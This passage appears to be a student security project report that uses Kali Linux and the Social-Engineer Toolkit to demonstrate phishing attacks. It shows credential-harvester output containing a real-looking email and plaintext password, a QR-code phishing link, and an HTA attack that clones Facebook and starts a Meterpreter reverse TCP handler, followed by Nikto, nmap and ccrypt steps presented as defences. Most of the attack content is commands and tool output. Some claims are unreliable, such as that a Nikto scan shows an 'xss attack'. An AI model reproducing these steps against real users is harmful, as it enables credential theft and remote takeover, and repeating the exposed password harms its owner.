PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=013252_zIP-
PARAM: lgnjs=1666773257
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=shivani
PARAM: prefill_contact_point=shivaniboggavarapu@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAfA/AfA/AAAAAAAAAAAAAAAAAAAfAAAAAAAA//f/AAAAADAAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


172.20.32.1 - - [26/Oct/2022 14:04:23] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundarya4VyhkSVPzblP7ga
Content-Disposition: form-data; name="ts"

1666773265053
------WebKitFormBoundarya4VyhkSVPzblP7ga
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"/xPwaVtbImZhbGNvOmJkX3BkY19zaWduYWxzIix7ImUiOiJ7XCJhc2lkXCI6XCJkYjcyYzgyZi03MzVkLTQ5MWItOTJlYy05NjAwMTNlMGU3YmJcIixcImN0XCI6MTY1OTA4M
DM0NSxcInNqZFwBQ/Cfa2hmVHR3RGZyMTVzdGx2U0tneGdtOUE5Vk82dU9KZFlwdmZESHFablRQd0VzV0RLYTlnSDBXak9aSm1hWXNvanl6VTFiT0xWTys4aVR4MHhXZkhMekpGWDJaZVAzZGNycUpMZ0k1MUVYMldOZXVad
```

```
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=shivani
```

[The site https://login.facebook.com/login.php has moved, click here to go to the new location.](#)



3) QR-Code Generator attack:

root@DESKTOP-K6N279P: ~

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://www.amazon.in/ap/signin?openid.pape.max_auth_age=900&op
enid.return_to=https%3A%2F%2Fwww.amazon.in%2Fgp%2Fyourstore%2Fhome%3Fpath%3D%252Fgp%252Fyourstore%252Fhome%26useRedirect
OnSuccess%3D1%26signIn%3D1%26action%3Dsign-out%26ref_%3Dnav_AccountFlyout_signout&openid.assoc_handle=inflex&openid.mode
=checkid_setup&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

      Press <return> to continue
```

root@DESKTOP-K6N279P: ~/.set/reports

```
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⧉ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(shivani㉿DESKTOP-K6N279P)-[~]
└─$ cd /root/.set/reports
-bash: cd: /root/.set/reports: Permission denied

┌──(shivani㉿DESKTOP-K6N279P)-[~]
└─$ sudo su -
[sudo] password for shivani:
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⧉ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(root㉿DESKTOP-K6N279P)-[~]
└─# cd/root/.set/reports
-bash: cd/root/.set/reports: No such file or directory

┌──(root㉿DESKTOP-K6N279P)-[~]
└─# cd /root/.set/reports/

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# ls
qrcode_attack.png

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
```

root@DESKTOP-K6N279P: ~/.set/reports

```
┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# ls
qrcode_attack.png

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png/root/Desktop/
cp: missing destination file operand after 'qrcode_attack.png/root/Desktop/'
Try 'cp --help' for more information.

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png
cp: missing destination file operand after 'qrcode_attack.png'
Try 'cp --help' for more information.
```

root@DESKTOP-K6N279P: ~/.set/reports

```
┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/sem5
cp: cannot create regular file '/root/Desktop/sem5': No such file or directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/css
cp: cannot create regular file '/root/Desktop/css': No such file or directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# sudo cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# mkdir -p /root/Desktop

┌──(root㉿ DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
```

```
root@DESKTOP-K6N279P: ~/.set/reports
┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# sudo cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# mkdir -p /root/Desktop

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /root/Desktop/

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /Desktop/
cp: cannot create regular file '/Desktop/': Not a directory

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# mkdir -p /Desktop

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─# cp qrcode_attack.png /Desktop/

┌──(root㉿DESKTOP-K6N279P)-[~/.set/reports]
└─#
```

Path of the QR Code :

qrcode_attacke.jpg	31-10-2022 02:47 PM	JPG File	21 KB
regedit.exe	01-05-2021 05:59 AM	Application	362 KB
RtCRU64.exe	15-12-2016 03:06 PM	Application	4,248 KB
RtlExUpd.dll	16-01-2018 03:10 AM	Application exten...	2,790 KB
setuperr.log	30-04-2021 04:39 PM	Text Document	0 KB
splwow64.exe	15-09-2022 12:12 PM	Application	160 KB

4) HTA -Attack Method:

root@DESKTOP-K6N279P: ~

```
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

root@DESKTOP-K6N279P: ~

```
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Me
tasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harve
st all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make th
e highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the J
ava Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be use
d for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>7
```

root@DESKTOP-K6N279P: ~

```
set:webattack>7

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.27.178.88]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
```

root@DESKTOP-K6N279P: ~

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.27.178.88]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
Starting Apache httpd web server: apache2.

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.


                              ___          ____
                           ,-""   `.      < HONK >
                          ,'  _   e )`-._ /  ----
                         /  ,'`-._<.===-'
                        /  /
```

root@DESKTOP-K6N279P: ~

```
       =[ metasploit v6.2.22-dev                          ]
+ -- --=[ 2256 exploits - 1187 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 172.27.178.88
LHOST => 172.27.178.88
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 172.27.178.88:443
msf6 exploit(multi/handler) >
```

Not secure | 172.27.178.88

facebook

Save As

This PC › Downloads ›

Search Downloads

Organize New folder

This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
OS (C:)
Network

Name	Date modified	Type
Earlier this year (4)		
VIT Downloads	12-08-2022 11:13 AM	File folder
mingw-w64-v9.0.0	09-03-2022 12:17 AM	File folder
HACK 2022_files	24-07-2022 12:47 PM	File folder
[FreeTutorials.Us] Udemy - T.C2019.W.D.C	26-01-2022 08:30 AM	File folder
A long time ago (8)		
task 2	09-05-2021 08:06 PM	File folder
SessionPHP	18-05-2021 02:44 PM	File folder
Session2	07-05-2021 08:54 PM	File folder

File name: Launcher.hta

Save as type: HTML Application (*.hta)

Hide Folders

Save Cancel

Chrome | chrome://downloads

Downloads

Search downloads

Today

~~Launcher.hta~~ Failed - Virus detected

http://172.20.32.156/Launcher.hta

4.2) PREVENTIONS

Niko tool to make user realise that they are opening a site containing HTA attack .

```
root@DESKTOP-K6N279P: ~
E: Command line option 'g' [from -get] is not understood in combination with the other options.

┌──(root㉿ DESKTOP-K6N279P)-[~]
└─# sudo apt install nikto
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libperl5.34 perl-modules-5.34
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libnet-ssleay-perl perl-openssl-defaults
Suggested packages:
  debhelper
The following NEW packages will be installed:
  libnet-ssleay-perl nikto perl-openssl-defaults
0 upgraded, 3 newly installed, 0 to remove and 152 not upgraded.
Need to get 738 kB of archives.
After this operation, 3824 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 perl-openssl-defaults amd64 7+b1 [7924 B]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libnet-ssleay-perl amd64 1.92-2+b1 [317 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nikto all 1:2.1.6+git20190310-0kali3 [413 kB]
Fetched 738 kB in 3s (279 kB/s)
Selecting previously unselected package perl-openssl-defaults:amd64.
(Reading database ... 105822 files and directories currently installed.)
Preparing to unpack .../perl-openssl-defaults_7+b1_amd64.deb ...
Unpacking perl-openssl-defaults:amd64 (7+b1) ...
Selecting previously unselected package libnet-ssleay-perl:amd64.
Preparing to unpack .../libnet-ssleay-perl_1.92-2+b1_amd64.deb ...
```

```
root@DESKTOP-K6N279P: ~
Unpacking perl-openssl-defaults:amd64 (7+b1) ...
Selecting previously unselected package libnet-ssleay-perl:amd64.
Preparing to unpack .../libnet-ssleay-perl_1.92-2+b1_amd64.deb ...
Unpacking libnet-ssleay-perl:amd64 (1.92-2+b1) ...
Selecting previously unselected package nikto.
Preparing to unpack .../nikto_1%3a2.1.6+git20190310-0kali3_all.deb ...
Unpacking nikto (1:2.1.6+git20190310-0kali3) ...
Setting up perl-openssl-defaults:amd64 (7+b1) ...
Setting up libnet-ssleay-perl:amd64 (1.92-2+b1) ...
Setting up nikto (1:2.1.6+git20190310-0kali3) ...

┌──(root㉿ DESKTOP-K6N279P)-[~]
└─# sudo nikto -h
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
```

First scan the normal existing URL :

```
root@DESKTOP-K6N279P: ~

┌──(root㉿DESKTOP-K6N279P)-[~]
└─# sudo nikto -h https://www.facebook.com/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          157.240.242.35
+ Target Hostname:    www.facebook.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=Menlo Park/O=Facebook, Inc./CN=*.facebook.com
                   Altnames: *.facebook.com, *.facebook.net, *.fbcdn.net, *.fbsbx.com, *.m.facebook.com, *.messenger.com
, *.xx.fbcdn.net, *.xy.fbcdn.net, *.xz.fbcdn.net, facebook.com, messenger.com
                   Ciphers:  TLS_CHACHA20_POLY1305_SHA256
                   Issuer:   /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert SHA2 High Assurance Server CA
+ Start Time:         2022-11-05 23:41:27 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'x-fb-debug' found, with contents: c6LuyA7J8TTOvBbfexKCGcP1dasloBng73Bu9UY5cFZHzeTfs6sjv58si3bUejIIzd2
vnVdwXRDWg6r5OxEQew==
+ Uncommon header 'x-fb-rlafr' found, with contents: 0
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400
+ Uncommon header 'document-policy' found, with contents: force-load-at-top
+ Uncommon header 'cross-origin-opener-policy' found, with contents: same-origin-allow-popups
+ Uncommon header 'report-to' found, with contents: {"max_age":259200,"endpoints":[{"url":"https:\/\/www.facebook.com\/a
jax\/browser_error_reports\/?device_level=unknown"}]}
+ The site uses SSL and Expect-CT header is not present.
+ Uncommon header 'cross-origin-resource-policy' found, with contents: same-origin
+ Uncommon header 'priority' found, with contents: u=3,i
```

This shows there is no attack on original website :

```
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'x-fb-debug' found, with contents: c6LuyA7J8TTOvBbfexKCGcP1dasloBng73Bu9UY5cFZHzeTfs6sjv58si3bUejIIzd2
vnVdwXRDWg6r5OxEQew==
+ Uncommon header 'x-fb-rlafr' found, with contents: 0
```

```
root@DESKTOP-K6N279P: ~

+ Entry '/job_application/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/moments_app/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/p.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/photo.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/photos.php' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/plugins/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/share.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
^C
┌──(root㉿DESKTOP-K6N279P)-[~]
└─# sudo nikto -h 172.30.77.68
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.30.77.68
+ Target Hostname:    172.30.77.68
+ Target Port:        80
+ Start Time:         2022-11-05 23:46:11 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.54 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 11ff4, size: 5ecbcb2135905, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or re
strict access to allowed sources.
```

```
root@DESKTOP-K6N279P: ~
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 11ff4, size: 5ecbcb2135905, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or re
strict access to allowed sources.
+ 7916 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-11-05 23:47:33 (GMT5.5) (82 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      ***********************************************************************
      Portions of the server's headers (Apache/2.4.54) are not in
      the Nikto 2.1.6 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!

┌──(root㉿DESKTOP-K6N279P)-[~]
```

This shows that there is xss attack on the website where we performed the HTA attack:

```
---------------------------------------------------------------------------
+ Server: Apache/2.4.54 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
```

File Encryption for Credential-Harvester, Web-Jacking and QR-Code Scanner attacks:

```
root@DESKTOP-K6N279P: ~/test
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⧉ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(shivani㉿DESKTOP-K6N279P)-[~]
└─$ sudo su -
[sudo] password for shivani:
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⧉ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(root㉿DESKTOP-K6N279P)-[~]
└─# cd test

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# vi test.txt

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# cat test.txt
 am shivani  of isaa

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# ccrypt -e test.txt
Enter encryption key:
```

root@DESKTOP-K6N279P: ~/test

```
└(Run: "touch ~/.hushlogin" to hide this message)
┌──(root㉿ DESKTOP-K6N279P)-[~]
└─# cd test

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# vi test.txt

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# cat test.txt
 am shivani  of isaa

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# ccrypt -e test.txt
Enter encryption key:
Enter encryption key: (repeat)

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# cat test.txt.cpt
IB□□@;'3 ,m7>o□:?*Kc+U[
┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# ccrypt -d test.txt.cpt
Enter decryption key:

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─# cat test.txt
 am shivani  of isaa

┌──(root㉿ DESKTOP-K6N279P)-[~/test]
└─#
```

root@DESKTOP-K6N279P: ~/test

```
 am shivani  of isaa
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

root@DESKTOP-K6N279P: ~/test

```
└─# vi test.txt

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# ls -al /usr/share/nmap/scripts/ | grep -e "vulners"
-rw-r--r-- 1 root root  7077 Oct  6 20:13 vulners.nse

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# sudo nmap -sV -p21-8080 --script vulners 172.26.156.191
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-06 23:09 IST
Nmap scan report for 172.26.156.191
Host is up (0.000015s latency).
All 8060 scanned ports on 172.26.156.191 are in ignored states.
Not shown: 8060 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# sudo nmap -sV -p21-8080 --script vulners 192.168.1.217
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-06 23:11 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.17 seconds

┌──(root㉿DESKTOP-K6N279P)-[~/test]
└─# 
```

5 CONCLUSION

Built a WhatsApp clone system capable of sending and receiving messages basically a chatbot using MERN stack. The messages are sent through postman and the database used is MongoDB frontend is built using ReactJS.Then sent some malicious links to the user impersonating as an attacker and when the user clicks on the links the user is redirected to the webpage created by us and when the user tries to login using his credentials we steal user credentials which is phishing attack .The other attack created is called HTA(HTML application)attack which can install a payload to the user system and is prevented by scanning the vulnerabilities of the website before opening it using Nikto tool .The other is the QR Code generator attack if the user scans the QR Code then he is again redirected to the link where user credentials can be stolen. We have used Kali Linux Software engineering toolkit to execute the attacks.

Everyone in today's world are bound to use Internet .Knowingly or unknowingly they are becoming targets to many malicious attackers . So, to prevent this we have created some preventive measures to scan the system vulnerabilities and correct them .To prevent the attacker from knowing the user credentials we have encrypted the user credentials using Kali Linux where we created a file with user credentials to encrypt them and the other preventive measure to stop HTA attack is we have used a tool called Nikto in Kali Linux which can scan all the vulnerabilities of the webpage and give user warning of the attack so the user doesn't use the site.

In this way we tried to prevent the attacks executed by malicious users.

6 REFERENCES

GitHub link for code: https://github.com/shivaniboggavarapu/Whatsapp-Clone

https://www.youtube.com/watch?v=phwiKeYoCUM

https://www.geeksforgeeks.org/how-to-install-social-engineering-toolkit-in-kali-linux/

https://pentestlab.blog/2012/03/23/web-jacking-attack-method/

http://www.techtrick.in/description/3493-hack-windows-using-hta-attack-the-social-engineer-toolkit-set-toolkit

https://www.hackingarticles.in/hack-remote-pc-using-hta-attack-in-set-toolkit/

https://pentestlab.blog/2012/04/17/qrcode-attack-vector/

https://medium.com/@kaviru.mihisara/credential-harvester-attack-73335c4a5bb8

https://www.kali.org/tools/ccrypt/